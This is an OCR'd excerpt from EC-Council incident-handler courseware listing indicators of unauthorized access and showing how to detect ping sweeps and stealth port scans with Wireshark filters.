



Figure 6.8: Screenshot of Kiwi Syslog Server

Some additional tools used for network log analysis are listed below:

- ManageEngine Log360 (*https://www.manageengine.com*)
- InsightOps (*https://www.rapid7.com*)
- Splunk Enterprise Security (*https://www.splunk.com*)
- Logz.io (*https://www.logz.io*)
- Graylog (*https://www.graylog.org*)

## Understand the Handling of Unauthorized Access Incidents

In an unauthorized access incident, illegal access is gained to resources without authorization. Intruders involved in unauthorized access include casual hackers, security experts, professional hackers, and employees. Unauthorized access incidents are one of the most common network security incidents, where an attacker or intruder gains unauthorized access to the system or network resources using malicious methods. This section discusses various indicators of unauthorized access incidents, along with techniques for detection, containment, eradication, and recovery.

### Indicators of Unauthorized Access Incidents

Unauthorized access incidents involve certain indicators that can be used by incident handlers for their classification. The system, network devices, administrator settings, or security solutions subjected to such attacks demonstrate compromising indicators, as listed below:


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Physical Intrusion**
  - User reports regarding network or system unavailability
  - System status changes
  - Misplaced hardware parts
  - Unauthorized hardware found
- **Changes in System Configuration**

  Attackers modify the systems settings and configurations to perform attacks over the network, resulting in the following indicators:
  - Modification or addition of services
  - Unpredicted open ports
  - Network interface cards set to promiscuous mode
  - Suspicious tools or exploits
  - Unauthorized system shutdown or restart
  - Modification of timestamps, privileges, and executable programs
  - Sudden increase in escalated privileges of user accounts
  - Changes in configuration settings of network and admin accounts
  - User reports of locked accounts
- **Changes in Network**

  This type of intrusion occurs when attackers compromise networks and use them to gain access to sensitive data, resulting in the following indicators:
  - Unusual network traffic
  - User reports of system unavailability
  - Network intrusion detection system (NIDS) and host intrusion detection system (HIDS) alerts
  - IDS, IPS, and firewall alerts for data access through FTP, HTTP, and other protocols
- **Changes in Administrator Settings**

  Attackers try to access administrator accounts and modify their settings to create backdoors and enable remote access, resulting in the following indicators:
  - Changes in log and audit policies
  - Creation of new administrative-level user accounts or groups
  - Changes in critical files such as OS files or system libraries
  - Creation of new files or directories with unusual names


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Increase in resource usage
- Instances of log messages from the operating system and application
- Instances of log entries showing access attempts to critical files

- **Unauthorized Data Modification**

  Attacks including malware installation, data theft, and data deletion can result in data modification with the following indicators:

  - User reports regarding unexpected data modifications
  - Changes in critical files
  - Creation of new files or directories with unusual names
  - Log entries showing access attempts to critical files

- **Unauthorized Usage of Standard User Account**

  Attackers access employee accounts to compromise organizational networks, resulting in the following indicators:

  - Unauthorized attempts to access important files
  - Usage of secret account
  - Web proxy log entries showing downloads of attacker's tool
  - Unusual unauthorized logins from unusual remote locations
  - Unusual behavior of employees or administrative user

- **Unauthorized Data Access**

  Hackers exploit networks and gain access to sensitive data, resulting in the following indicators:

  - IDS/IPS system alerts of attempts to gain access to restricted data through FTP, HTTP, and other protocols
  - Database logs showing attempts to access sensitive data
  - System logs showing attempts to access critical/sensitive files

- **High Resource Utilization**

  Attackers perform malicious attacks such as DoS and DDoS attacks on networks to overwhelm network resources, resulting in the following indicators:

  - Sudden increase in resource consumption (CPU, memory)
  - Sudden increase in log messages of the operating system and application

## Detecting Reconnaissance Attacks: Ping Sweep Attempts

A ping sweep (also known as an ICMP sweep) is a basic network scanning technique used to determine IP addresses that map to live hosts (computers). A single ping can determine


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

whether a specific host computer exists in a network. However, in a ping sweep, ICMP ECHO requests are sent to multiple hosts, and if the specified host is active, it returns an ICMP ECHO reply.

Attackers calculate subnet masks using subnet mask calculators to identify the number of hosts present in a subnet. They subsequently use ping sweeps to create an inventory of live systems in the subnet and determine live hosts within a specified IP range by sending a series of ICMP, TCP, or UDP echo requests to the specified IP range.

Incident handlers can use the Wireshark tool to detect ping sweep attempts on an organizational network. Consider the following as an example:

- Use the filter "**`icmp.type==8 or icmp.type==0`**" to detect an ICMP ping sweep attempt
- Use the filter "**`tcp.dstport==7`**" to detect a TCP ping sweep attempt
- Use the filter "**`udp.dstport==7`**" to detect a UDP ping sweep attempt





Figure 6.9: Detecting ping sweep attempts using Wireshark

## Detecting Reconnaissance Attacks: Port Scanning Attempts

Port scanning is the process of checking the services running on the target computer by sending a sequence of messages in an attempt to break in. Port scanning involves connecting to or probing the TCP and UDP ports of the target system to determine if the services are in a running or listening state. The listening state provides information about the operating system and applications currently in use. Sometimes, active services in the listening state may grant access to an unauthorized user to misconfigure systems or run software with vulnerabilities.

### Detecting Half-open/Stealth-scan Attempts

Attackers use the TCP half-open/stealth port scan technique to find open TCP ports on the target system. They send a SYN packet and receive a SYN+ACK response if the port is open and


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

RST response if the port is closed. A stealth scan attempt can be recognized by the presence of numerous RST or ICMP type-3 packets.

Incident handlers can use the Wireshark tool to detect half-open/stealth scan attempts via the following steps:

- Under **Statistics → Conversations**, use the **TCP** tab to view and analyze multiple TCP sessions.
- If the TCP session consists of less than four communication packets, it indicates a TCP port scan on the network.

The following Wireshark screenshots show a three-way handshake process as a result of half-open/stealth scan attempts. The source machine with IP address 172.16.0.9 initiated scanning by sending a SYN packet to the destination machine with IP address 10.10.10.17. Then, the destination machine responded to the source with SYN+ACK packets. The handshake process ended when the source machine sent RST packets to the destination machine.





Figure 6.10: Detecting half-open/stealth-scan attempts using Wireshark—SYN packets


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.11: Detecting half-open/stealth scan attempts using Wireshark—SYN+ACK packets

